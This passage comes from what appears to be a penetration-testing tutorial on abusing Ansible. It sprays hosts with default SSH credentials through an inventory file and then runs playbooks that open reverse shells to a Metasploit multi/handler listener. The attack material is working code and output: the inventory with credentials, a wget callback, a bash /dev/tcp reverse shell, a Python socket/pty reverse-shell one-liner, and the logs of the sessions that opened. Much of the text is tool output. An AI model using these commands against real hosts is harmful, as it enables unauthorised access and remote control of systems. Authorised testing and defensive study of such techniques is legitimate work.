
For example let’s think about a *linux-based-server-network* where you can find hosts with enabled sshd. Let’s use Ansible to check if we are be able to access those hosts using default credentials, like “admin:admin” (or for our case: “tester:tester”).

I created a new inventory file with few IP’s (that I used in examples described before) and few of the “inventory variables” (you can read more about them on this page [7, 8]):



```
$ cat new_inventory_file
127.0.0.1 ansible_user=tester ansible_password=tester
192.168.1.43 ansible_user=tester ansible_password=teste
172.17.0.2 ansible_user=tester ansible_password=teste
$ 
```

As you can see – this example is pretty similar to the “Intro to Inventory” part of this document – we talked above:




```
$ ansible all -i new_inventory_file -a "pwd"
[DEPRECATION WARNING]: Distribution Ubuntu 20.04 on host 127.0.0.1 should use /usr/bin/python3, but is using
/usr/bin/python for backward compatibility with prior Ansible releases. A future Ansible release will default to
using the discovered platform python for this host. See
https://docs.ansible.com/ansible/2.9/reference_appendices/interpreter_discovery.html for more information. This
feature will be removed in version 2.12. Deprecation warnings can be disabled by setting
deprecation_warnings=False in ansible.cfg.
127.0.0.1 | CHANGED | rc=0 >>
/home/tester
172.17.0.2 | UNREACHABLE! => {
    "changed": false,
    "msg": "Failed to connect to the host via ssh: ssh: connect to host 172.17.0.2 port 22: No route to host",
    "unreachable": true
}
```

Let’s move forward…

## Reverse Shell with Ansible


Why we would use a ‘date’ or ‘pwd’ or ‘id’ command when we can use a reverse shell to spray the target network/hosts and graba shell on remote box?

Preparing msfconsole:




```
Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) > set LHOST 192.168.1.43
LHOST => 192.168.1.43
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit -j
```

Preparing a *playbook.yml*:



```
---
- name: Get Device Facts
  hosts: all
  connection: local
  gather_facts: no


  tasks:

    - shell: wget -t 3 http://192.168.1.43:4444/
      register: foo_result
      ignore_errors: True

    - debug:
           msg: " This is it {{ foo_result.stdout }} "
~
```


Starting a new playbook with our new inventory file:



```
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an int
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) > set LHOST 192.168.1.43
LHOST => 192.168.1.43
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) >
[*] Started reverse TCP handler on 192.168.1.43:4444
[-] Command shell session 1 is not valid and will be closed
[-] Command shell session 2 is not valid and will be closed
[-] Command shell session 3 is not valid and will be closed
[*] 192.168.1.43 - Command shell session 1 closed.
[*] 192.168.1.43 - Command shell session 2 closed.
[*] 192.168.1.43 - Command shell session 3 closed.
msf6 exploit(multi/handler) >
```

```
prior Ansible releases. A future Ansible release will default t
https://docs.ansible.com/ansible/2.9/reference_appendices/inter
Deprecation warnings can be disabled by setting deprecation_war
changed: [172.17.0.2] => {"ansible_facts": {"discovered_interpr
lta": "0:00:05.028935", "end": "2022-03-30 22:57:11.086701", "r
3:4444/\nConnecting to 192.168.1.43:4444... connected.\nHTTP re
'index.html.1'\n\n     0K
lines": ["--2022-03-30 22:57:06--  http://192.168.1.43:4444/",
ders, assuming HTTP/0.9", "Length: unspecified", "Saving to: 'i
022-03-30 22:57:11 (3,27 MB/s) - 'index.html.1' saved [14]"], "

TASK [debug] ****************************************************
task path: /home/c/_LABS3/MiniNotesMag/AnsibleJunosRPC/junos_pl
ok: [127.0.0.1] => {
    "msg": " This is it  "
}
ok: [192.168.1.43] => {
    "msg": " This is it  "
}
ok: [172.17.0.2] => {
    "msg": " This is it  "
}
META: ran handlers
META: ran handlers

PLAY RECAP ******************************************************
127.0.0.1                  : ok=2    changed=1    unreachable=0
172.17.0.2                 : ok=2    changed=1    unreachable=0
192.168.1.43               : ok=2    changed=1    unreachable=0
```


More details – below:



```
msf6 exploit(multi/handler) > set LPORT 7777
LPORT => 7777
msf6 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 4.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) >
[*] Started reverse TCP handler on 192.168.1.43:7777
```

```
---
- name: Get Device Facts
  hosts: all
  connection: local
  gather_facts: no


  tasks:

     - shell: /bin/bash -i >& /dev/tcp/192.168.1.43/7777 0>&1
       register: foo_result
       ignore_errors: True

     - debug:
             msg: " This is it {{ foo_result.stdout }} "
~
~
~
~
~
~
~
~
"junos_play07.yml" 15L, 282C written
```


New run with new sessions – presented on the screen below:



```
msf6 exploit(multi/handler) > set LPORT 7777
LPORT => 7777
msf6 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 4.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) >
[*] Started reverse TCP handler on 192.168.1.43:7777

msf6 exploit(multi/handler) >
msf6 exploit(multi/handler) > [*] Command shell session 5 opened (192.168.1.43:7777 -> 192.168.1.43:59730 ) at 2022-03-30 23:02:53 +0200
[*] Command shell session 7 opened (192.168.1.43:7777 -> 192.168.1.43:59732 ) at 2022-03-30 23:02:53 +0200
[*] Command shell session 6 opened (192.168.1.43:7777 -> 192.168.1.43:59734 ) at 2022-03-30 23:02:53 +0200
```

```
c@box: ~/_LABS3/MiniNotesMag/AnsibleJunosRPC
c@box:~/_LABS3/MiniNotesMag/AnsibleJunosRPC$ ansible-playbook junos_play07.yml -i inv02 -vv -u tester
ansible-playbook 2.9.6
  config file = /etc/ansible/ansible.cfg
  configured module search path = ['/home/c/.ansible/plugins/modules', '/usr/share/ansible/plugins/modu
  ansible python module location = /usr/lib/python3/dist-packages/ansible
  executable location = /usr/bin/ansible-playbook
  python version = 3.8.10 (default, Jun  2 2021, 10:49:15) [GCC 9.4.0]
Using /etc/ansible/ansible.cfg as config file

PLAYBOOK: junos_play07.yml ******************************************************************************
1 plays in junos_play07.yml

PLAY [Get Device Facts] *********************************************************************************
META: ran handlers

TASK [shell] ********************************************************************************************
task path: /home/c/_LABS3/MiniNotesMag/AnsibleJunosRPC/junos_play07.yml:10
```


New playbook – new sessions ;]



```
msf6 exploit(multi/handler) > [*] Command shell session 5 opened (192.168.1.43:7777 -> 192.168.1.43:59730 ) at 2022-03-30 23:02:53 +0200
[*] Command shell session 7 opened (192.168.1.43:7777 -> 192.168.1.43:59732 ) at 2022-03-30 23:02:53 +0200
[*] Command shell session 6 opened (192.168.1.43:7777 -> 192.168.1.43:59734 ) at 2022-03-30 23:02:53 +0200

msf6 exploit(multi/handler) > sessions -l

Active sessions
===============

  Id  Name  Type             Information          Connection
  --  ----  ----             -----------          ----------
  5         shell sparc/bsd  Shell Banner: $ -----  192.168.1.43:7777 -> 192.168.1.43:59730  (192.168.1.43)
  6         shell sparc/bsd  Shell Banner: $ -----  192.168.1.43:7777 -> 192.168.1.43:59734  (192.168.1.43)
  7         shell sparc/bsd  Shell Banner: $ -----  192.168.1.43:7777 -> 192.168.1.43:59732  (192.168.1.43)

msf6 exploit(multi/handler) >
```

```
c@box: ~/_LABS3/MiniNotesMag/AnsibleJunosRPC
c@box:~/_LABS3/MiniNotesMag/AnsibleJunosRPC$ ansible-playbook junos_play07.yml -i inv02 -vv -u tester
ansible-playbook 2.9.6
  config file = /etc/ansible/ansible.cfg
  configured module search path = ['/home/c/.ansible/plugins/modules', '/usr/share/ansible/plugins/modules']
  ansible python module location = /usr/lib/python3/dist-packages/ansible
  executable location = /usr/bin/ansible-playbook
```

As we mentioned before – we can always use a 'one liner' during our spray-attack-scenario[4]:




```
  Id  Name  Type             Information          Connection
  --  ----  ----             -----------          ----------
  6         shell sparc/bsd  Shell Banner: $ -----  192.168.1.43:7777 -> 192.168.1.43:59734  (192.168.1.43)
  7         shell sparc/bsd  Shell Banner: $ -----  192.168.1.43:7777 -> 192.168.1.43:59732  (192.168.1.43)

msf6 exploit(multi/handler) >
```

```
c@box: ~/_LABS3/MiniNotesMag/AnsibleJunosRPC
  configured module search path = ['/home/c/.ansible/plugins/modules', '/usr/share/ansible/plugins/modules']
  ansible python module location = /usr/lib/python3/dist-packages/ansible
  executable location = /usr/bin/ansible-playbook
  python version = 3.8.10 (default, Jun  2 2021, 10:49:15) [GCC 9.4.0]
Using /etc/ansible/ansible.cfg as config file

PLAYBOOK: junos_play07.yml ******************************************************************************
1 plays in junos_play07.yml

PLAY [Get Device Facts] *********************************************************************************
META: ran handlers

TASK [shell] ********************************************************************************************
task path: /home/c/_LABS3/MiniNotesMag/AnsibleJunosRPC/junos_play07.yml:10

[DEPRECATION WARNING]: Distribution Ubuntu 20.04 on host 127.0.0.1 should use /usr/bin/python3, but is using /usr/bin/python for
backward compatibility with prior Ansible releases. A future Ansible release will default to using the discovered platform python for
this host. See https://docs.ansible.com/ansible/2.9/reference_appendices/interpreter_discovery.html for more information. This feature
will be removed in version 2.12. Deprecation warnings can be disabled by setting deprecation_warnings=False in ansible.cfg.
changed: [127.0.0.1] => {"ansible_facts": {"discovered_interpreter_python": "/usr/bin/python"}, "changed": true, "cmd": "python -c 'impo
rt socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"192.168.1.43\",7777));os.dup2(s.fileno(),0);os.dup2(s.f
ileno(),1);os.dup2(s.fileno(),2);pty.spawn(\"/bin/sh\")'", "delta": "0:00:43.223995", "end": "2022-03-30 23:03:31.400134", "rc": 0, "sta
rt": "2022-03-30 23:02:48.176139", "stderr": "", "stderr_lines": [], "stdout": "", "stdout_lines": []}
```

## (Un)Real Life Example: Juniper vs. Ansible

During few of my projects[2] one of the machine on the Client's network was indeed a Juniper. I decided to check if there is a way to access this box using Ansible[14]. Below you'll find few notes about it. To not spoil it too much for you - here we go[15]:



https://docs.ansible.com/ansible/latest/network/user_guide/platform_junos.html

ANSIB

### Using NETCONF in Ansible

#### Enabling NETCONF

